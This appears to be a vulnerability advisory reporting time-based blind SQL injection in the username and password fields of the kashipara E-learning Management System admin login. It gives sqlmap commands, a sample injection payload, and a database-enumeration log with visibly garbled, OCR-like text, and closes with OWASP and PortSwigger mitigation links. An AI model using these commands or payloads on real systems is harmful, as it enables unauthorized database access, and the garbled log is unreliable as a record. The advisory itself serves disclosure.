SQL Injection was found in the /lms/admin/login.php page of the kashipara E-learning Management System project, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the username and password parameter in a POST HTTP request.

#### Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


#### > Affected Product Name

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/login.php
Affected Parameter	username, password
Method	POST
Туре	time-based blind
Version	V1.0

# Steps to Reproduce:

Step 1: Visit to admin login page and enable burpsuite intercept and give username and password values with 'test' then send the request.



**Step 2:** Copy the request in text file and save.



**Step 3:** Now run the sqlmap command against request saved in file.

• python.exe C:\sqlmap\sqlmap.py -r admin-login.txt --batch --dbs

Step 4: Now notice that 'username' parameter is detected vulnerable and retrieved the all database

```
[01:24:16] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
squmap identified the following injection point(s) with a total of 162 HTTP(s) requests:

Parameter: username (POST)
Type: time-based blind
Title: NySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test' AND (SELECT SHMF FROM (SELECT(SLEEP(S)))Vlio) AND 'cnlv'='cnlv&password=test

[01:24:31] [INFO] the back-end DBMS is NySQL
[01:24:33] [UNFO] ti is very important to not stress the network connection during usage of time-based payloads do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '—time-sec')? [Y/n] Y web application technology: PMP 8.0-30, Apache 2.4.58
back-end DBMS: NySQL >= 5.0.12 (MariaDB fork)
[01:24:36] [UNFO] fetching database names
[01:24:36] [UNFO] fetching database names
[01:24:36] [UNFO] fetrieved: information_schema
[01:24:47] [UNFO] adjusting time delay to 1 second due to good response times
[01:24:47] [UNFO] adjusting time delay to 1 second due to good response times
[01:25:48] [UNFO] retrieved: capstone
[01:26:41] [UNFO] retrieved: eapstone
[01:26:41] [UNFO] retrieved: eperly
[01:27:39] [UNFO] retrieved: eperly
[01:27:39] [UNFO] retrieved: eperly
[01:29:30] [UNFO] retrieved: eperly
[01:29:30] [UNFO] retrieved: performance_schema
[1] jewelry.db
[1] jewelry.db
[2] jewelry.db
[3] jewelry.db
[3] jewelry.db
[4] performance_schema
[5] jewelry.db
[6] jewerly.shop
[7] jewelry.db
[8] phymyadmin
[8] phymy
```

## Parameter: password

Step 5: Now run sqlmap command against 'password' parameter with switch '-p'.

python.exe C:\sqlmap\sqlmap.py -r admin-login.txt -p "password" --batch –dbs

## **Step 6**: Notice that 'password' parameter is vulnerable and all database is successfully retrieved.

# Mitigation/recommendations

- <a href="https://cheatsheetseries.owasp.org/cheatsheets/SQL\_Injection\_Prevention\_Cheat\_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/SQL\_Injection\_Prevention\_Cheat\_Sheet.html</a>
- <a href="https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection">https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection</a>